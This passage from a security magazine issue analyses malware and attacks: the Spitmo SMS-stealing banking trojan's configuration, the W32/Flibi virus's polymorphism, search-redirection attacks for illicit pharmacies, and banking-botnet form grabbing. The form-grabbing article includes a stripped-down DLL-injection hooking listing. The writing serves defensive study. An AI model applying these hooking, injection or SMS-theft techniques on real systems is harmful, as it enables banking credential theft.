The method of social engineering (pretending to be a certificate) and file names used by Spitmo suggest that its authors are at least superficially familiar with Zitmo. However, its implementation is completely different and it uses a simple method offered by the *Symbian* API to monitor new incoming SMS messages. As the target for the theft is defined through a configuration file, the same trojan could be used to attack any bank whose mTAN messages have some constant part that can be used to identify them. The use of HTTP traffic instead of sending SMS messages to deliver the mTANs to the attacker makes the trojan appear less suspicious as, although not extremely rare in legitimate *Symbian* applications, SMS sending is still considerably rarer than making HTTP connections.

Spitmo's code – like *Symbian* C++ in general – is object-oriented and gaining a full understanding of the trojan requires the ability to reverse engineer the content and relationships of its classes. As shown, by leveraging the class information in the binary it is possible to reconstruct the content of the malicious classes to a high degree using static analysis with *IDA Pro*.

Tag	Purpose	Default value
P0		1
P1	If set to 0 the trojan will be disabled as it exits after creating the CSettings object and checking this value.	1
P2	If set to 1 logging will be enabled. The content of stolen messages will be written to c:\data\sms.log, together with a time stamp.	0
P3	URL to which stolen data will be sent.	
P4	Interval in minutes between repeating contact with the remote server. This does not define how often stolen SMS messages are relayed to the attacker.	60
P5	mTAN identification string. If this is found in an SMS, the message content is stolen and the SMS is deleted.	
P6	URL from which an installer can be downloaded. The name of the class handling the download (CHttpUpdate) suggests the installer will be a new version of Spitmo and not additional malware.	
P7	Path to which the downloaded installer is saved on the phone.	
P8		5
P9		2
P10	Delay in milliseconds between retries if CSms::HandleSessionEventL() encounters errors.	500,000
P11	Maximum number of retries in CSms::HandleSessionEventL() before moving on to the next message.	9
P12		15
P13	Delay in seconds before making first contact with server after infection.	10
P14		3
P15		3

Table 1: Definitions for different XML tags in settings.dat.

REFERENCES

[1] http://www.virusbtn.com/virusbulletin/archive/2011/03/vb201103-Zitmo.

[2] http://www.virusbtn.com/virusbulletin/archive/2011/04/vb201104-Zitmo.

[3] http://krebsonsecurity.com/2010/04/spyeye-vs-zeus-rivalry/.

[4] http://krebsonsecurity.com/2010/10/spyeye-v-zeus-rivalry-ends-in-quiet-merger/.

[5] http://library.developer.nokia.com/topic/S60_5th_Edition_Cpp_Developers_Library/GUID-35228542-8C95-4849-A73F-2B4F082F0C44/sdk/doc_source/reference/reference-cpp/Message_Server_and_Store/CMsvSessionClass.html.

[6] http://library.developer.nokia.com/index.jsp?topic=/S60_5th_Edition_Cpp_Developers_Library/GUID-35228542-8C95-4849-A73F-2B4F082F0C44/sdk/doc_source/reference/reference-cpp/Message_Server_and_Store/MMsvSessionObserverClass.html.

MALWARE ANALYSIS 2

FLIBI: RELOADED

Peter Ferrie
Microsoft, USA

A new version of the W32/Flibi virus [1, 2] has been released. It now supports assemble-time or compile-time polymorphism during construction of the first generation translator code. Its parallels with molecular biology have increased with major changes to the replication process: horizontal gene transfer[1], codon[2] exchange, the introduction of start and stop codons[3], and optionally the addition of introns[4].

REMOVE BEFORE USE

This version of the virus lacks several of the commands that were present in the previous version. There are only 32 commands in this version. The commands that have been removed are as follows:

- _subsaved
- _zer0
- _add0004, _add0010, _add0040, _add0100, _add0400, _add1000, _add4000
- _JzDown
- _CallAPIMessageBox, _CallAPISleep

The removed commands have been replaced with equivalent sequences using the remaining instruction set, exactly as described in [2]. Both '_subsaved' and '_zer0' still appear in the source code, but they have been converted to macros. None of the other commands appear. The '_subsaved' macro uses the '_addsaved' command, after negating the value to add. The negate operation is achieved by performing an '_xor' with negative one, and then adding one. The '_zer0' macro uses a combination of the '_save' and '_xor' commands, which is equivalent to using xor on a register value with itself.

The '_addnnnn' commands have been replaced by a generic 'add' command. This command uses an instruction sequence that combines the '_shl' and '_add0001' commands in an appropriate way to construct the required value. The '_JzDown' command has been replaced by a combination of '_JnzDown' commands, where one '_JnzDown' command branches to a '_call' command to reach the destination of the 'true' condition, and the other '_JnzDown' command branches over the '_call' command to reach the destination of the 'false' condition. The MessageBox API has been removed because the virus no longer has a payload, and the Sleep API has been removed because the virus uses a new hashing that does not produce the same false match.

ASSEMBLE-TIME POLY

Depending on the version that is used, the translator code polymorphism is either assemble-time or compile-time. The assemble-time polymorphism is achieved by using a routine that generates garbage instructions in the translator code. The assemble-time translator code garbage generator (ATGG) is composed of macros that are interpreted while the source code is being assembled into the first generation of the virus code. The randomness is achieved by seeding a random number generator with the current time, which the assembler allows. The ATGG is called eight times initially, and then once after each non-conditional instruction sequence, and after the single API call. In the case of a conditional instruction sequence (that is, a cmp instruction followed by a branch instruction), the sequence will not be separated. In the case of the API call, the parameters are not separated.

The ATGG chooses randomly if it will run, with a 50% chance of doing so. Once it is running, it emits one instruction sequence at a time, chosen randomly from a set of 15 instruction sequences. It then chooses randomly if it will continue to run, with about a 94% chance of doing so. The instruction sequences consist of operations that do not alter any registers, so they are harmless to the code. However, a number of them do alter the flags as a side effect of their operation, which is why they cannot be placed between a cmp and branch instruction sequence. There are some instructions that do not have any side effects, which could be used to break a cmp and branch instruction sequence, but selecting them from the list would increase the complexity of the routine for little gain.

COMPILE-TIME POLY

Compile-time translator code polymorphism is achieved by using a program to generate the assembler code that is then assembled into the first generation of the virus code. It still applies to the translator code, but it replaces the garbage generator in the assemble-time polymorphism described above. The compile-time translator code garbage

[1] Horizontal gene transfer is a process in which one organism incorporates genetic material from another without being the offspring of that organism. See http://en.wikipedia.org/w/index.php?title=Horizontal_gene_transfer&oldid=452313076.
[2] A codon is a trinucleotide sequence of DNA or RNA that corresponds to a specific amino acid. See http://www.genome.gov/Glossary/index.cfm?id=36.
[3] A stop codon is a nucleotide triplet within mRNA that signals a termination of translation. See http://en.wikipedia.org/w/index.php?title=Genetic_code&oldid=412677908#Start.2Fstop_codons.
[4] An intron is a nucleotide sequence within a gene that is removed by RNA splicing to generate the final mature RNA product of a gene. See http://en.wikipedia.org/w/index.php?title=Intron&oldid=456036842.

generator (CTGG) can perform multiple operations on randomly selected registers, and the instruction set is larger. The CTGG knows which registers are currently in use and avoids generating operations on them. The CTGG can also be directed only to use instructions that do not alter the flags, which allows a conditional instruction sequence to be separated. The CTGG contains the set of six instructions that do not alter the flags (although, due to a bug, only five of them can be selected). A second set contains 11 instructions, six of which are the same as the set which does not alter the flags, and the other five instructions will alter the flags as a side effect of their operation.

The CTGG chooses randomly if it will run, with a 50% chance of doing so. Once it is running, it emits one instruction sequence at a time, chosen randomly from the appropriate set. It then chooses randomly if it will continue to run, with about a 94% chance of doing so. The CTGG is called in a loop initially, with only a 10% chance that the loop will exit on any iteration. Thereafter, the CTGG is called after each real instruction.

The reason why both kinds of polymorphism were introduced is because the translator code is the weakest part of the virus in two ways. It is weak because it is native code, allowing a detection to be guided by the presence of that routine. The polymorphism complicates the detection a little. It is also weak *because it is native code*. Since the routine is small, and the opcodes generally have no alternative values, mutations in this routine are often lethal. The introduction of garbage instructions results in a smaller risk of lethal mutation because the risk is spread over a wider area.

LET ME COUNT THE WAYS

There are three other polymorphism methods which are applied at assemble time, but which are also contained in the assembler code that is the output of the compiled code. The first part of this assemble-time polymorphism is that the native instructions no longer begin on eight-byte boundaries (with the exception of the '_getEIP', '_JnzUp' and '_JnzDown' commands), followed by no-operation instructions to fill the gap. Instead, the block begins on eight-byte boundaries, but the native instructions are placed randomly within the eight-byte block and surrounded by no-operation instructions.

The second part of the assemble-time polymorphism is that since there are only a few commands, many of them are duplicated enough times to fill the 256 slots available. Then, whenever a command is requested, its value is chosen randomly from the list that might contain multiple entries for that command. Thus, even the first generation of the virus will likely have multiple codons referring to the same amino acid.

The third part of the assemble-time polymorphism is applied optionally, by setting the appropriate value in a particular variable in the assembler source code. The alphabet that is used can either be a pre-generated one or a dynamically generated one. The dynamically generated one will fill the slots randomly. There is a minor bug in the routine when assigning the 'unused' command to a slot – the wrong command name is displayed as informational text, but it has no effect on the execution of the virus.

MINOR UPDATE

The virus has some minor changes to its code, too. There is a new hashing algorithm, a new filename, and a rewritten nop insertion routine.

HASH COOKIES

The new hashing algorithm simply sums 16 bits at a time (though two comments in the source code show two different algorithms, neither of which is the one that is used) at each position of the API name, up to and including the final zero (so 'AddAtomA\0' is 'Ad' + 'dd' + 'dA' + 'At' + 'to' + 'om' + 'mA' + 'A\0'). The low 12 bits of the result are retained and compared to an entry in a hash table that the virus carries. The API is considered to be found when the hashes match. This routine is repeated until all of the required APIs are found. The routine loads APIs from 'kernel32.dll' first, and then 'advapi32.dll' (despite the comments in the source code referring again to 'kernel32.dll').

The virus constructs a new filename for the next-generation file, in the same manner as the previous version, and copies itself as 'x:\evolusss.exe', where 'x' is the drive letter taken from the command line. It also copies itself to the next-generation filename.

The virus opens the next-generation file and maps it into memory. As with the previous version, it will flip bits or dwords throughout its body. A bug has been fixed here, which is that the dword exchange will not occur within the last nine bytes of the file, to avoid a possible exception from occurring because of an out-of-bounds access.

NOP INSERTION

The nop insertion routine has been corrected to no longer delete the bytes immediately following the insertion point. Instead, all of the bytes following the insertion point are moved towards the end of the file according to the size of the gap to be introduced. The virus inserts a gap of up to 32 bytes in size, and fills the gap with no-operation commands.

GENE TRANSFER

The horizontal gene transfer works by 'borrowing' bytes from a single randomly located file, and inserting them into the virus body. This can introduce new behaviours if the new bytes happen to make sense in the context of the current code. The routine has a 20% chance of running. If it runs, then it searches within the current directory for any object. It tries to detect directories by checking the exact attribute, instead of masking off all other bits. As a result, it fails to detect a directory if the directory has additional attributes set (such as 'hidden'). However, this is a minor bug which is harmless because any attempt to open the directory will fail. For any file that is found, there is a 20% chance that the routine will attempt to open it. The routine attempts to copy up to ten bytes from a random location in the file it has found to a random location in the virus file. There is a bug in this routine, which is that there is no check that the file it has found is not empty. If the file is empty, then any attempt to copy content from it will cause an exception and the virus will crash.

CODON EXCHANGE

The codon exchange routine searches within the alphabet for amino acids referred to by multiple codons, and randomly exchanges the codons within the virus body.

START AND STOP

The start and stop codons allow the explicit delimiting of a block of valid code (an exon). Any values that appear after a stop codon and before a start codon are junk (introns) that will not be executed by the virus. However, in the event of a mutation that corrupts a stop codon, the junk would become part of the exon until the next stop codon is encountered. This allows for a more rapid introduction of new behaviours.

CONCLUSION

W32/Flibi is more like a life form than ever before. It looks like a heavily armoured threat whose spread might be difficult to stop – perhaps like a cane toad. However, much like the cane toad, it has a soft underbelly which we can learn to attack.

REFERENCES

[1] Ferrie, P. Virus Bulletin, March 2011, p.4. http://www.virusbtn.com/virusbulletin/archive/2011/03/vb201103-Flibi.

[2] Ferrie, P. Virus Bulletin, May 2011, p.6. http://www.virusbtn.com/virusbulletin/archive/2011/05/vb201105-flibi-evolution.

FEATURE 1

INVESTIGATING THE ABUSE OF SEARCH ENGINES TO PROMOTE ILLICIT ONLINE PHARMACIES

Tyler Moore
Wellesley College, USA

Unauthorized online pharmacies that sell prescription drugs without requiring a prescription have been a fixture of the web for many years. Given the questionable legality of these shops' business models, it is not surprising that most resort to illegal methods for promoting their wares. Most prominently, email spam has relentlessly advertised illicit pharmacies. Researchers have measured the conversion rate of such spam [1], finding it to be surprisingly low. Upon reflection, this makes sense, the unsolicited and untargeted nature of spam. A more successful approach for the pharmacies would be to target users who have expressed an interest in purchasing drugs, such as those searching the web for online pharmacies. The trouble is that dodgy pharmacy websites don't always garner the highest PageRanks on their own merits, and so some form of black hat search engine optimization (SEO) [2] may be required in order for such sites to appear near the top of web search results.

Indeed, by gathering the top web search results for 218 drug-related queries daily over nine months in 2010–2011, Nektarios Leontiadis, Nicolas Christin and I have found evidence of substantial manipulation of web search results to promote unauthorized pharmacies. In particular, we have found that around one third of the collected search results represented 7,000 infected hosts triggered to redirect to a few hundred pharmacy websites. In the pervasive search-redirection attacks, miscreants compromise high-ranking websites and dynamically redirect traffic to different pharmacies based on the particular search terms issued by the consumer[1].

SEARCH-REDIRECTION ATTACKS

Figure 1 illustrates the search-redirection attack in action. In response to the query 'cialis without prescription', the top eight results include five .edu sites, one .com site with a seemingly unrelated domain name, and two online pharmacies. At first glance, the .edu and one of the .com sites have absolutely nothing to do with the sale of prescription drugs. However, clicking on some of these links, including the top search result framed in Figure 1, takes the visitor not to the requested site, but to an online pharmacy store.

[1]The full details of the study can be found in [3].




Figure 1: Example of a search-redirection attack.

Search-redirection attacks combine several well worn tactics from black hat SEO and web security. First, an attacker identifies high-visibility websites (e.g. at universities) that are vulnerable to code-injection attacks. The attacker injects code onto the server that intercepts all incoming HTTP requests to the compromised page and responds differently based on the type of request:

- Requests from search engine crawlers return a mix of the original content, along with links to websites promoted by the attacker and text that makes the website appealing to drug-related queries.
- Requests from users arriving from search engines are checked for drug terms in the original search query. If a drug name is found in the search term, then the compromised server redirects the user to a pharmacy site or another intermediary, which then redirects the user to a pharmacy site.
- All other requests, including typing the link directly into a browser, return the infected website's original content.

The net effect is that web users are seamlessly delivered to illicit pharmacies via infected web servers, and the

compromise is kept hidden from the affected host's webmaster in nearly all circumstances.

EMPIRICAL ANALYSIS OF SEARCH-REDIRECTION ATTACKS

Upon inspecting search results, we identified 7,000 websites that had been compromised in this manner between April 2010 and February 2011. One quarter of the top ten search results were observed to actively redirect to pharmacies, and another 15% of the top results were for sites that no longer redirected but which had previously been compromised. We also found that legitimate health resources, including authorized pharmacies, were largely crowded out of the top results by search-redirection attacks as well as blog and forum spam promoting fake pharmacies.

One obvious question when measuring the dynamics of attack and defence is how long infections persist. We define the 'lifetime' of a source infection as the number of days between the first and last appearance of the domain in the search results while the domain is actively redirecting to pharmacies. We observed the median lifetime of infected websites to be 47 days, but that 16% of the websites remained infected at the end of our study.

We used survival analysis to examine the characteristics of infected websites that could affect the duration of infections. The survival function $S(t)$ measures the probability that the infection's lifetime is greater than time t. The left-hand graph in Figure 2 plots the survival function estimates for each of the four major TLDs (.com, .org, .edu and .net), plus all others. Survival functions to the right of the primary black survival graph (e.g. .edu) have consistently longer lifetimes, while plots to the left (e.g., other and .net) have consistently shorter lifetimes. The upshot is that websites on the .edu and .org TLDs are infected disproportionately more often and the infections persist far longer than websites on other domains. For example, the median lifetime of .edu infections was 113 days. In contrast, the less popular TLDs taken together have a median lifetime of just 28 days.

Another factor is also likely at play: the relative reputation of domains. Web domains with higher PageRank are naturally more likely to appear at the top of search results, and so are more likely to persist in the results. Indeed, we observe this in the graph on the right-hand side of Figure 2. Infected websites with PageRank 7 (out of a possible 9) or higher have a median lifetime of 153 days, compared to just 17 days for infections on websites with PageRank 0. We therefore conclude that high-ranking websites and those present on .edu domains are the most lucrative targets for miscreants.

Using estimates of the popularity of drug-related search terms and the payment processing websites used by the pharmacies, we are able to derive a ball park figure for the conversion rate of between 0.3% and 3.2%. In other words, for every 1,000 web searches for pharmaceuticals, between




Figure 2: Survival analysis of search-redirection attacks shows that TLD and PageRank influence infection lifetimes.

three and 32 purchases are made via websites infected by search-redirection attacks. Consequently, while email spam promoting pharmacies has attracted more attention, we conclude that the bulk of illegal pharmaceutical sales are likely dominated by referrals from web search. This is not surprising, given that most people find it more natural to turn to their search engine of choice than to their spam folder when shopping online.

COUNTERING SEARCH-REDIRECTION ATTACKS

For those whose aim is to reduce unauthorized pharmaceutical sales, the implication is clear: more emphasis on combating transactions facilitated by web search is warranted. The existing public-private partnership initiated by the White House [4] has so far focused on areas other than search-redirection attacks. Domain name registrars (led by *GoDaddy*) can shut down maliciously registered domains, while *Google* has focused on blocking advertisements (but not necessarily search results) from unauthorized pharmacies. Unfortunately, no single entity speaks for the many webmasters whose sites have unknowingly been recruited to drive traffic to illicit pharmacies.

Nonetheless, eradicating source infections at key websites could be disruptive, at least in the short term. 10% of source infections account for over 80% of total impact, in terms of appearing most often at the top of search results. If these infections were cleaned up, then attackers would likely struggle to adapt quickly, since placing websites at high-ranking search positions through search engine optimization can be a slow process.

Furthermore, search engines could take a more active role, and indeed *Google* has begun issuing notices of suspected compromised websites in its search results. However, this does not go nearly as far as interstitial warnings that actively block the user from visiting web servers that distribute malware. We encourage search engines to consider dropping such infected results altogether, given the illegal activity being facilitated.

Finally, by examining the redirection chains from infected hosts to pharmacies, we found a high degree of interconnection between seemingly disparate websites. Infected websites typically redirect to an intermediate website before redirecting once more to the destination pharmacy website. It turns out that over 92% of the pharmacies observed to be receiving traffic from search-redirection attacks are connected to 96% of the source infections. Additionally, we have found that a few intermediate redirectors connect most source infections to pharmacy websites. Consequently, we expect that taking down a few of these key redirectors could disrupt the affiliate network promoting pharmacies.

CONCLUSION

Given the enormous value of web search, it is no surprise that miscreants have taken aim at manipulating its results. We have gathered evidence of systematic compromise of high-ranking websites that have been reprogrammed to dynamically redirect to illicit online pharmacies. These search-redirection attacks are present in one third of the search results we collected. The infections persist for months, and 96% of the infected hosts are connected through redirections. We have also observed that legitimate health resources are nearly absent from the search results, having been completely pushed out of the search results by blog and forum spam and compromised websites.

However, we remain optimistic that the Internet's defenders can disrupt this gloomy status quo. In order to successfully thwart search-redirection attacks, we believe that it is essential for any future countermeasures to involve important intermediaries such as web search engines, and to target malicious activity in the search results, not just their ads.

REFERENCES

[1] Kanich, C.; Kreibich, C.; Levchenko, K.; Enright, B.; Voelker, G.; Paxson, V.; Savage, S. Spamalytics: An empirical analysis of spam marketing conversion. In Conference on Computer and Communications Security (CCS), Alexandria, VA, October 2008.

[2] Wang, Y.-M.; Ma, M.; Niu, Y.; Chen, H. Spam double-funnel: connecting web spammers with advertisers. 16th international conference on World Wide Web, WWW '07, pp.291-300, Ban, Alberta, Canada, 2007.

[3] Leontiadis, N.; Moore, T.; Christin, N. Measuring and analyzing search-redirection attacks in the illicit online prescription drug trade. Proceedings of USENIX Security 2011, San Francisco, CA, August 2011.

[4] Jackson Higgins, K. Google, GoDaddy help form group to fight fake online pharmacies. Dark Reading, December 2010. http://www.darkreading.com/security/privacy/228800671/google-godaddy-help-form-group-to-fight-fake-online-pharmacies.html.

FEATURE 2

THE ART OF STEALING BANKING INFORMATION – FORM GRABBING ON FIRE

Aditya K. Sood, Richard J. Enbody
Michigan State University, USA

Rohit Bansal
SecNiche Security, USA

Third generation banking botnets pose a great threat to the online banking industry. Botnets such as Zeus, SpyEye and others use the effective technique of form grabbing to steal sensitive information from victims' machines. This paper takes a detailed look at the form-grabbing technique.

INFORMATION STEALING

Third generation botnets such as Zeus and SpyEye exploit their victims' user sessions with banking websites in order to steal financial information. There are a number of different information-stealing techniques available:

- **Keylogging** is an established technique in which all the keystrokes on a victim's machine are captured and sent back to the C&C server for analysis, and the desired information is extracted from the keystroke logs. This technique captures all types of data including keystrokes such as white space and backslashes. From an attacker's perspective, the technique works well in certain scenarios, but in a distributed infection environment the enormous amount of data generated can be overwhelming. In addition, defensive strategies such as the use of virtual keyboards have been developed to hide critical information from keyloggers.
- **Screen scraping** (aka screen shot capturing) is another technique that is used extensively. Here, the bot is able to take a screenshot of the victim's machine when a particular key is pressed and send this to the attacker's server. This technique can circumvent virtual keyboard technology. Screen scraping generates huge data sets and significant effort is required to extract the desired information. In spite of the extra effort required, this technique has been deployed successfully as part of botnet functionalities.
- **Browser protected storage** is a built-in browser storage mechanism which stores user credentials as part of the browser's form auto-complete feature. A botnet can extract information such as login credentials, SSL certificates and other user preferences. Successful use of this technique depends on the user having selected the 'Remember my password' option, or the option being on by default.
- **Redirection through phishing and pharming** is a technique that redirects the victim's browser to a malicious domain when the user clicks a certain link. This technique is not limited to phishing emails. Malware installed on the victim's machine can independently inject location headers in responses to redirect the browser to a malware-driven website. Other similar sets of attacks such as cross site scripting (XSS) or header spoofing can be used to support this technique.
- **Form grabbing** is currently one of the most widely used methods for stealing information and specifically targets the information entered into web forms. Third generation botnets use this technique to extract information from a victim's browser when the victim has an active session with a banking website. A detailed explanation of form grabbing follows in the next section.

Every method currently employed by botnets for stealing information in browsers has both advantages and disadvantages depending on the environment in which it is implemented. Currently, form grabbing is the most widely used and most profitable method of extracting information.

FORM GRABBING AND MAN-IN-THE-BROWSER (MITB) ANATOMY

Form grabbing has proven to be a very effective technique for stealing information. One valuable aspect of the technique is that information is extracted from forms, so it is very easy to identify desirable information such as account details and passwords. This technique has been put into practice to bypass several browser protection mechanisms. The basic idea is to intercept form information before it is sent to the Internet – the GET/POST data. Form grabbing uses two basic methods to steal the information:

- All the GET/POST data is sniffed from the outgoing data using PCAP (Packet Capture). However, this technique only works for unencrypted communication (i.e. it doesn't work if SSL/TLS is implemented over HTTP).
- Robust form grabbing uses hooking. In this approach, malware residing on the victim's machine hooks the browser's Dynamic Link Libraries (DLLs) in order to steal the content before it is sent to the server. If done correctly, the content can be stolen before it is encrypted. This theft can be accomplished by a variety of hooking mechanisms – a malicious browser add-on is one example.

Within browser exploitation, form grabbing can occur as part of a man-in-the-browser (MITB) attack [1, 2]. In this type of attack, malware installed on the system can modify web pages and perform illegitimate operations on behalf of the user. All the malware classes as described in our Browser Malware Taxonomy (BMT) [3] can execute this type of attack. Since the MITB malware resides on the victim's machine and does not interact with traffic on the wire, this type of attack is effective even if SSL/TLS or two-factor authentication is enforced. A MITB attack can be deployed in a variety of environments depending on the browser behaviour. MITB is very robust.

LIFE CYCLE – FORM-GRABBING TECHNIQUE

In order to implement form grabbing effectively, the following cycle of activities must be maintained:

- A victim must be lured into visiting a malicious domain configured with malware. As soon as the victim's browser opens the infected website, a drive-by download exploits a vulnerability in the browser to drop malware onto the victim's system. The malware could be a bot which is designed to conduct a MITB attack to allow form grabbing.
- Once the downloaded malware (bot) is installed on the victim's machine it automatically hooks the browser's DLL. A variety of hooking techniques can be applied such as inline hooking, Import Address Table (IAT) hooking [4] or the Create Remote Thread (CRT) method. Generally, browser hooking is done in user mode.
- Form grabbing controls the ingress and egress browser traffic to and from the victim's browser. Generally, the malware captures all the GET/POST data present in web forms and sends it back to the attacker's domain. Form grabbing provides the attacker with legitimate credentials, IP address and target website address. The technique differs from keylogging in that form data is labelled so the desired data is readily available.

EXPLOITING HOT PATCHING – DLL INJECTION AND HOOKING

Attackers prefer inline hooking. Import Address Table (IAT) hooking is less desirable because it requires binding time when the API is called. With inline hooking the designed hook replaces (overwrites) the first two to three bytes of data with a legitimate JMP instruction to redirect the code flow. This technique is quite robust, and can be used in either kernel land or user land. For example, the Zeus and SpyEye bots are ring 3 malware, which means that the hooks execute in user land rather than kernel land. Inline hooking, also known as hot patching, is a process in which a vulnerable function is patched with a hot-fix function during runtime by overwriting the function's prolog. Consider the function prolog as presented in Listing 1:

```
MOV  EDI, EDI
PUSH EBP
MOV  EBP, ESP
```

Listing 1: Function prolog with hot patching instruction.

In Listing 1, PUSH EBP and MOV EBP/ESP is the generic code for every function prolog which establishes a stack frame pointer to the base register. The MOV EDI, EDI instruction is a two-byte NOP instruction provided by *Microsoft* in certain versions of *Windows* such as *XP* SP2, which enables hot patching. It means it is possible to replace the MOV EDI, EDI instruction or overwrite it with other code when the target function is hooked by the malware. Possible overwrites include a short jump to a long jump instruction that jumps to attacker-defined code. This process does not require a system reboot but is executed silently.

An alternative to inline hooking is the CreateRemoteThread hooking technique. For example, in *Internet Explorer* the wininet.dll library is loaded in order to hook the HttpSendRequestA function using CreateRemoteThread.

The prototype presented in Listing 2 can be used to handle the data in GET/POST requests in *Internet Explorer*. We need to find the address of WININT DLL using LoadLibrary, which is mostly loaded at the same address for every process in any particular version of *Windows*. The CreateToolhelp32Snapshot function is applied to take a snapshot of the required process and its memory structures such as heaps, modules and respective threads that are used by a specified process. The GetProcAddress function is called to load the address of the imported function from a particular library (in this case wininet.dll). The Process32 function is invoked to retrieve the information about the next process recorded in the system snapshot using CreateToolhelp32Snapshot. After this step, the target process is opened using the OpenProcess function (with full privileges) and VirtualAllocEx is used to allocate memory to hold the path to the DLL file (injected data) in the process's memory. Once the required memory is allocated, the WriteProcessMemory function is called to write the path to the target DLL (wininet.dll) in the specified location. In the final step, CreateRemoteThread is used to create a remote thread in the address space of iexplorer.exe in order to perform the hooking during runtime. As the

```
# Include requisite libraries for importing functions.
#include< *.h> [*= required libraries ]

# Declaring a function for injecting data
typedef struct {
DWORD *HttpSend;
} Inject_Data;
int Inject(Inject_Data *hooked);

# Defining the main routine of the code
int main()
{
# Declare browser DLL's as name as variables to be called in the code
        Inject_Data Data;
        LPVOID memory;
        HANDLE remoteThread;
        LPCSTR kernel_dll = <DLL Name>;
        LPCSTR  winint_dll = <DLL Name>;

# Creating a snapshot of the process
        HANDLE handle = CreateToolhelp32Snapshot();
        PROCESSENTRY32 ProcessInfo;
        ProcessInfo.dwSize = sizeof(PROCESSENTRY32);

# Calling Load Library and GetProcAddress function
        LoadLibrary();
        hooked.HttpSend = (DWORD*)GetProcAddress(GetModuleHandle(Winnit),"HttpSendRequestA");
        Process32First();

# Start iteration
        while(Process32Next())
        {
# Open the target process
                handle = OpenProcess();

# Allocate memory and then write memory
                memory = VirtualAllocEx();
                WriteProcessMemory();

# Create remote thread in the target process
                remoteThread = CreateRemoteThread();
                WaitForSingleObject();
                CloseHandle(handle);
        }
        return 0;
}
```

Listing 2: Prototype for hooking wininet.dll. (All arguments and values required to run this code have been removed.)

HttpSendRequestA function is hooked in wininet.dll, the data is sent back to the attacker's domain.

FORM GRABBER – CASE STUDY

The form-grabbing module depends a lot on the browser type because of architectural differences and the way DLLs work. The attacker can design the form-grabber plug-in to steal data from the victim's machine and send it back to the attacker's domain via an email using socket functions. To determine the data exfiltration mechanisms we analysed an independent form-grabbing module which is used by some malware. This module is similar to the form grabber used by botnets such as Zeus and SpyEye. Figure 1 shows how the form-grabbing module works in *Internet Explorer* and *Mozilla Firefox* respectively.




Figure 1: Form-grabbing process in action.

